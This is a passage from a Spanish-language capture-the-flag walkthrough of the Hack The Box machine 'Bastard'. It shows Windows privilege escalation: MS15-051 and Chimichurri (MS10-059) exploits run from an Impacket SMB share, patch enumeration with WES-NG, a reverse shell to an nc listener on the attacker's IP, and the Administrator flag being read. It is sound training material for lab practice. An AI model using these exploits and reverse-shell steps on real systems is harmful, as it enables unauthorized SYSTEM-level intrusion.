Con nuestro servidor de carpetas compartidas usando Impacket, es posible ejecutar los exploits de manera remota, simplemente indicando la ruta del .exe:

|  |  |
|--|--|
| <pre>C:\inetpub\drupal-7.54&gt;\\10.10.14.2\iseg\prives.exe whoami \\10.10.14.2\iseg\prives.exe whoami [.] ms15-051 fixed by zcgonvh [!] process with pid: 1988 created. ===== nt authority\system  C:\inetpub\drupal-7.54&gt;</pre> | <pre>[*] Remaining connections [] [*] Incoming connection (10.10.10.9,50680) [*] AUTHENTICATE_MESSAGE (\,BASTARD) [*] User BASTARD\ authenticated successfully [*] :::00::4141414141414141 [*] AUTHENTICATE_MESSAGE (\,BASTARD) [*] User BASTARD\ authenticated successfully [*] :::00::4141414141414141</pre> |
|--|--|

El exploit, se ejecutó, pero no se logró escalar privilegios.

```
C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr
```

### 4.3 . Identificando vulnerabilidades con WES-NG

WES-NG (Windows Exploit Sugester - Next Generation) es una utilidad desarrollada en Python que mediante la información obtenida del sistema (Systeminfo), lista las vulnerabilidades que existen en el mismo.

#### 4.3.1 . Systeminfo

Para usar de wes, se requiere tener acceso al sistema, y hacer un volcado del resultado que genera el comando systeminfo:

```
C:\inetpub\drupal-7.54>systeminfo > systeminfo.txt
```

El contenido systeminfo.txt, es el siguiente:

```
Host Name:                BASTARD
OS Name:                  Microsoft Windows Server 2008 R2 Datacenter
OS Version:              6.1.7600 N/A Build 7600
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Standalone Server
OS Build Type:            Multiprocessor Free
Registered Owner:        Windows User
Registered Organization:
Product ID:               00496-001-0001283-84782
Original Install Date:    18/3/2017, 7:04:46
System Boot Time:         7/4/2020, 11:52:58
System Manufacturer:      VMware, Inc.
System Model:             VMware Virtual Platform
System Type:              x64-based PC
Processor(s):             2 Processor(s) Installed.
                          [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                          [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:             Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:             en-us;English (United States)
Time Zone:                (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:    2.047 MB
Available Physical Memory: 1.572 MB
Virtual Memory: Max Size: 4.095 MB
Virtual Memory: Available: 3.612 MB
Virtual Memory: In Use:   483 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   HTB
Logon Server:             N/A
Hotfix(s):                N/A
Network Card(s):          1 NIC(s) Installed.
                          [01]: Intel(R) PRO/1000 MT Network Connection
                              Connection Name: Local Area Connection
                              DHCP Enabled:    No
                              IP address(es)
                              [01]: 10.10.10.9
```

El archivo txt obtenido de systeminfo, podemos descargar directamente:

```
http://10.10.10.9/systeminfo.txt
```

#### 4.3.2 . Instalación de Wes-NG

Descargamos wes-ng y nos ubicamos en la carpeta wes

```
# git clone https://github.com/bitsadmin/wesng.git
# cd wesng/
# wes.py -update
# python wes.py -update
```

Para la búsqueda de vulnerabilidades, ejecutamos

```
# python wes.py systeminfo.txt
```

```

Date: 20081111
CVE: CVE-2008-4033
KB: KB954430
Title: Vulnerabilities in Microsoft XML Core Services Could Allow Remote Code Execution
Affected product: Windows Server 2008 R2 for x64-based Systems
Affected component: Microsoft XML Core Services 4.0
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20100810
CVE: CVE-2010-2554
KB: KB982799
Title: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege
Affected product: Windows Server 2008 R2 for x64-based Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

```

Del resultado de wes, obtenemos la vulnerabilidad CVE-2010-2054 que permite la elevación de privilegios. Para su ejecución, de la misma manera que con el exploit anterior, usaremos una carpeta compartida levantada con Impacket.

### 4.3.3 . Chimichurri - MS10-059

Esta vulnerabilidad es identificada como CVE-2010-2554, que en sí, es un grupo de vulnerabilidades importantes en la característica de seguimiento de los servicios en ordenadores con Windows 2008/7/Vista, que permite conseguir elevación local de privilegios.

Para que chimichurri se ejecute necesitamos: Montar una carpeta compartida con impacket, Abrir nc a la escucha, y ejecutar el exploit.

```

C:\inetpub\drupal-7.54>\\10.10.14.2\iseg\Chimichurri.exe 10.10.14.2 9000
\\10.10.14.2\iseg\Chimichurri.exe 10.10.14.2 9000
/Chimichurri/=>This exploit gives you a Local System shell <BR>/Chimichurri/=>Changing registry values...<BR>/C
himichurri/=>Got SYSTEM token...<BR>/Chimichurri/=>Running reverse shell...<BR>/Chimichurri/=>Restoring default
t registry values...<BR>
C:\inetpub\drupal-7.54>

root@kali:~# nc -lvp 9000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.9.
Ncat: Connection from 10.10.10.9:50685.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>whoami
nt authority\system

C:\inetpub\drupal-7.54>

[*] Closing down connection (10.10.10.9,50679)
[*] Remaining connections []
[*] Incoming connection (10.10.10.9,50680)
[*] AUTHENTICATE_MESSAGE (\,BASTARD)
[*] User BASTARD\ authenticated successfully
[*] ::00::4141414141414141
[*] AUTHENTICATE_MESSAGE (\,BASTARD)
[*] User BASTARD\ authenticated successfully
[*] ::00::4141414141414141
[*] Disconnecting Share(2:ISEG)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.9,50680)
[*] Remaining connections []
[*] Incoming connection (10.10.10.9,50682)
[*] AUTHENTICATE_MESSAGE (\,BASTARD)
[*] User BASTARD\ authenticated successfully
[*] ::00::4141414141414141
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:ISEG)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.9,50682)

```

Al final, logramos obtener los privilegios de Administrador.

```

Directory of C:\Users\Administrator\Desktop

19/03/2017  08:33    <DIR>          .
19/03/2017  08:33    <DIR>          ..
19/03/2017  08:34                32 root.txt.txt
                   1 File(s)                32 bytes
                   2 Dir(s) 30.785.474.560 bytes free

C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
4b-----a7c

C:\inetpub\drupal-7.54>net user
net user

User accounts for \\
-----
Administrator    dimitris        Guest
The command completed with one or more errors.

```